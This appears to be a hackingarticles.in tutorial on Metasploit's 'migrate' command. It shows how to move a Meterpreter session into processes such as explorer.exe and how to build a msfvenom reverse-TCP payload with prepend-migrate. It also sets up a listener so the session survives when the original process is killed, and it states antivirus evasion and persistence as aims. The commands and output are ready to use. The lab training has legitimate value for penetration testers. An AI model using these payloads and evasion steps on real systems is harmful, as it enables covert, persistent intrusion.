



Metasploit Framework **MIGRATE**



WWW.HACKINGARTICLES.IN

Contents

Introduction	3
Migration with Process Name.....	3
Migration with Process ID	4
Generating Prepend Migrate Payload	5
Persistence with Prepend Migrate.....	6
Conclusion	7


Introduction

Before jumping right into the migrate command and its options, it should be stated that migrate is a post-exploitation module and it can be used only after successful exploitation of a machine. In the demonstration provided, we have exploited a Windows machine and will be using the migrate command on the processes running on that machine. When we have successfully exploited a machine and have achieved a Meterpreter session on it, we can use the Migrate command to transfer the process on which the exploit is running to a different process. The reason for migrating from one process to another can be stated below.

1. **Stability:** Exploits and Payloads that are providing the session tend to be unstable as compared to the basic process that has been developed for the target and is running on the target. Hence, migrating to those processes can serve to provide a more stable connection.
2. **Cloaking:** Antivirus Software or any other Defensive Software tends to scan and look for malicious files that might be running on the machine. Hence, Cloaking or Hiding our malicious process will avoid detection.
3. **Compatibility:** It is possible that while exploiting a machine that the payload you used might be designed for the 64-bit Architecture but the session that you have received is an Operating System running an 86-bit Architecture. Migrate can be used to shift the process to the native process and provide compatibility to the session.

Now that we have a basic understanding of the migrate command and the locations or situations where migration can be used. To understand the various options that can be used with the migrate command, we can run migrate with the -h option and we will have the help section as shown in the image. We can see that we have the choice to provide the PID of the process that we want to migrate, the -P option to provide the target PID, the -N option to provide the Name of the process, and the -t option to provide the timeout.

migrate -h



```
meterpreter > migrate -h
Usage: migrate <<pid> | -P <pid> | -N <name>> [-t timeout]

Migrates the server instance to another process.
NOTE: Any open channels or other dynamic state will be lost.
```

Migration with Process Name

We will begin with the Migration based on the Name of the process. Migrate is usually used in the collaboration with the Process ID, but as we were able to deduce from the Help section, an option is available that can help us with the migration using the name of the process. To demonstrate, we will migrate the payload that we used to get the session on the target machine into the Explorer.exe process. We can see that the payload raj.exe is running on the machine with a Process ID of 7088. Keep this in mind, as when we migrate it, it can be verified based on this PID.

6776	6672	SearchFilterHost.exe	x64	0
6872	616	svchost.exe	x64	0
6948	832	ApplicationFrameHost.exe	x64	1
7076	832	RuntimeBroker.exe	x64	1
7088	5200	raj.exe	x64	1
7220	4240	msedge.exe	x64	1
7276	4240	msedge.exe	x64	1
7300	4240	msedge.exe	x64	1
7340	832	smartscreen.exe	x64	1
7440	616	svchost.exe	x64	0
7460	8104	jusched.exe	x86	1

We know that the Explorer Process is the process that is running on Windows-based machines and it is responsible for the Display Management and the Taskbar and Start Menu as well. This means that this process will be running until the machine is turned off. This makes this process an ideal candidate for migrating the payload. We run the migrate command with the -N option followed by the process name, and we can see in the image below that the payload process raj.exe with PID 7088 was migrated to the Explorer Process with PID 5200.

```
migrate -N explorer.exe
```

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 7088 to 5200...
[*] Migration completed successfully.
```

To perform a little check on our payload process we again run the ps command with grep to look for a process with the name raj.exe but as we can see that the process was not found because it was migrated to the Explorer process.

```
ps | grep raj.exe
```

```
meterpreter > ps | grep raj.exe
Filtering on 'raj.exe'
No matching processes were found.
meterpreter >
```

Migration with Process ID

Moving on to a demonstration of the method that the majority of Penetration Testers are familiar with. We have used the migrate in to perform the migration of a process using the PID. To demonstrate, we will take the notepad process running on the target machine with the PID 3556. This is just a random example. The method can be applied to any of the processes, or even the payload process as shown earlier.

```

3340 624 svchost.exe
3344 3084 vm3dservice.exe
3356 624 SearchIndexer.exe
3504 624 svchost.exe
3556 5400 notepad.exe
3844 624 svchost.exe
3856 4540 msedge.exe
3872 624 dllhost.exe
3956 788 ApplicationFrameHost.exe
4084 788 WmiPrvSE.exe
4120 624 svchost.exe
4168 624 svchost.exe
4212 1388 sihost.exe

```

Now, again we can check the process that we are targeting with the help of the ps command. This process can be streamlined with the help of grep as it will show the process of interest. We see that we have the process with the PID 3556. We will use the migrate command and followed by the process ID of the targeted process. And we can see that the process was successfully migrated.

```
ps | grep notepad
migrate 3556
```

```

meterpreter > ps | grep notepad
Filtering on 'notepad'

Process List
=====
PID   PPID  Name           Arch  Session  User              Path
---
3556  5400  notepad.exe    x64   1        MSEDGEWIN10\raj   C:\Windows\System32\notepad.exe

meterpreter > migrate 3556
[*] Migrating from 5400 to 3556 ...
[*] Migration completed successfully.
meterpreter >

```

Generating Prepend Migrate Payload

Earlier, we talked about how the Explorer process is the ideal process for migrating the payload process. We can arrange this while creating the payload itself with the help of msfvenom. This will create the payload of your choice with the prependmigrate option. From the image and the command provided below, we can see that we are creating a payload targeting the Windows machine and generating a reverse shell back to the IP address 192.168.1.2 and port 1234. But we also provide that the malicious process should migrate to the Explorer process. Finally, we are stating that this payload should be generated into an executable file for the target to run.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.2 lport=1234
prependmigrateprocess=explorer.exe prependmigrate=true -f exe > shell.exe
```

```
(root@kali)~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.2 lport=1234 prependmigrateprocess=explorer.exe prependmigrate=true -f exe > shell.exe  
[~] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[~] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 630 bytes  
Final size of exe file: 73802 bytes
```

Persistence with Prepend Migrate

Finally, we are going to migrate the malicious process to a safe, already running process, and then try to kill the process to see if it is possible to create a persistence with this type of migration. This will help us with the life of the session that we have generated. Suppose that target is the user or any protection software, and that suspects that there is a malicious process present on the machine, it can try to terminate the particular process. However, if we can migrate the process, it can retain the session and give us the access that we require. We use the payload we generated using MSFVenom in the previous stage and use it to get a session on the target machine. We will require a listener to capture the reverse shell that will be generated by the execution of the payload on the target machine. We set all the parameters that we set while creating the payload, and as soon as we get a session on the machine, we can see that the shell process was created with the PID 8064. We try to kill the process, and we can see that even after the targeted process is killed, the session remains active and we have a persistence meterpreter on the target machine.

```
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set lhost 192.168.1.2  
set lport 1234  
set prependmigrateprocess explorer.exe  
set prependmigrate true  
exploit  
ps | grep shell.exe  
kill 8064  
sysinfo
```

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > set prpndmigrateprocess explorer.exe
prpndmigrateprocess => explorer.exe
msf6 exploit(multi/handler) > set prependmigrate true
prependmigrate => true
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:1234
[*] Sending stage (175174 bytes) to 192.168.1.134
[*] Meterpreter session 1 opened (192.168.1.2:1234 -> 192.168.1.134:49365) at 2021-07-07 14:44:44

meterpreter > ps | grep shell.exe
Filtering on 'shell.exe'

Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
8064	7136	shell.exe	x86	1	MSEDGEWIN10\raj	C:\Users\raj\Downloads\shell.exe

```

meterpreter > kill 8064
Killing: 8064
meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

Conclusion

To conclude, we would like to point out that Metasploit is full of various small utilities that any penetration tester could use during their assessment. However, the depth of the different tasks that these utilities can perform is much greater than what we use them for. Hence, we wrote this article to introduce the workings of the migrate command from the Metasploit Framework.

JOIN OUR TRAINING PROGRAMS

